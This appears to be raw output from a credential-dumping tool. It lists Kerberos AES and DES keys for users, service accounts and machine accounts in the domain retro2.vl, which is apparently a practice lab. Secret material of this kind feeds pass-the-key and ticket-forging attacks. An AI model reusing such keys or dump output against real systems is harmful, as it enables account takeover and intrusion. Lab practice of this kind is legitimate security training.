Alex.Scott:aes256-cts-hmac-sha1-96:56e28035bf0e773b08eac63f2ded3b77150f4662335fecfe0d167439954c3c6c
Alex.Scott:aes128-cts-hmac-sha1-96:1743a9bfda5a6d4937e10833aa94261a
Alex.Scott:des-cbc-md5:c47a9e6475452f7c
Mandy.Davies:aes256-cts-hmac-sha1-96:f9ab0b0127d819088c6e20f2a22b62e658e65413634a982e7a03029860b5fbbb
Mandy.Davies:aes128-cts-hmac-sha1-96:775c402ad1b82a01d00d24cdce2f0cff
Mandy.Davies:des-cbc-md5:0dcb62cd49a4070b
Marilyn.Whitehouse:aes256-cts-hmac-sha1-96:070d0ec84b01cee1f4e6f7fde70978e38dd06e9718d29165f7b34687f2bfc57d
Marilyn.Whitehouse:aes128-cts-hmac-sha1-96:983446f761745cac59cfdf6533be1e62
Marilyn.Whitehouse:des-cbc-md5:b34fad80d6583d52
Lindsey.Harrison:aes256-cts-hmac-sha1-96:df8a640121c7931e4b1e24a903831bbdb2ceca342bc32df0d642be5ad59aebaa
Lindsey.Harrison:aes128-cts-hmac-sha1-96:9c0600e456143cb3a958434295e230c5
Lindsey.Harrison:des-cbc-md5:df4afde6a83d586d
Sally.Davey:aes256-cts-hmac-sha1-96:ad994860516e89a93515d9934fbc92ae0e18ac10a4179ce0b5e856d21239c07d
Sally.Davey:aes128-cts-hmac-sha1-96:1bd25ea0251be749c0b9ff10c0443728
Sally.Davey:des-cbc-md5:8940a2cde9fb45f1
retro2.vl\inventory:aes256-cts-hmac-sha1-96:251d2610ccb122fbefecbc0bad2a0f1ecffe39e48734d40fc31f9d6c32d9c3a6
retro2.vl\inventory:aes128-cts-hmac-sha1-96:6a4787b610d341b0d99758c8dd80a405
retro2.vl\inventory:des-cbc-md5:ad08041f6b0861a7
retro2.vl\ldapreader:aes256-cts-hmac-sha1-96:1f38605e159b9f10ba465530aa4ea2d9fd5429b3bf348fa8559b5acc647c0b32
retro2.vl\ldapreader:aes128-cts-hmac-sha1-96:000256e0522cc3cd2f52c6bfe1698368
retro2.vl\ldapreader:des-cbc-md5:8908762379fdfdae
BLN01$:aes256-cts-hmac-sha1-96:ffd22246332c76f0831bbae3acbcf7d9160e780f77ecbf6322ec536b8744a280
BLN01$:aes128-cts-hmac-sha1-96:00489881457ca7f5ba4dac2e1395fd44
BLN01$:des-cbc-md5:0886138c15a70157
ADMWS01$:aes256-cts-hmac-sha1-96:2aa0e8cbf866ef9d26cfd40e8ab712e30e9d11d8ecff79b79cd920a34607e9e6
ADMWS01$:aes128-cts-hmac-sha1-96:706025fdc8bf018aeae0b6f1e92d03c7
ADMWS01$:des-cbc-md5:75948a2c15a11968
FS01$:aes256-cts-hmac-sha1-96:049e38f8ec1ed409eabf26f3c02e34087b320e6857e5eed74baf4366bfac25ee
FS01$:aes128-cts-hmac-sha1-96:e38e855564d4370c18c924faea65a143
FS01$:des-cbc-md5:26a4a24a974ff85d
FS02$:aes256-cts-hmac-sha1-96:fcceafa1335a9e262a1e4532d516011d4e8b80ae7f35fb35714a2a6410db18bc
FS02$:aes128-cts-hmac-sha1-96:5f2c27f494ab454d875057c909790e3e
FS02$:des-cbc-md5:252afd385b04b0bf
[*] Cleaning up...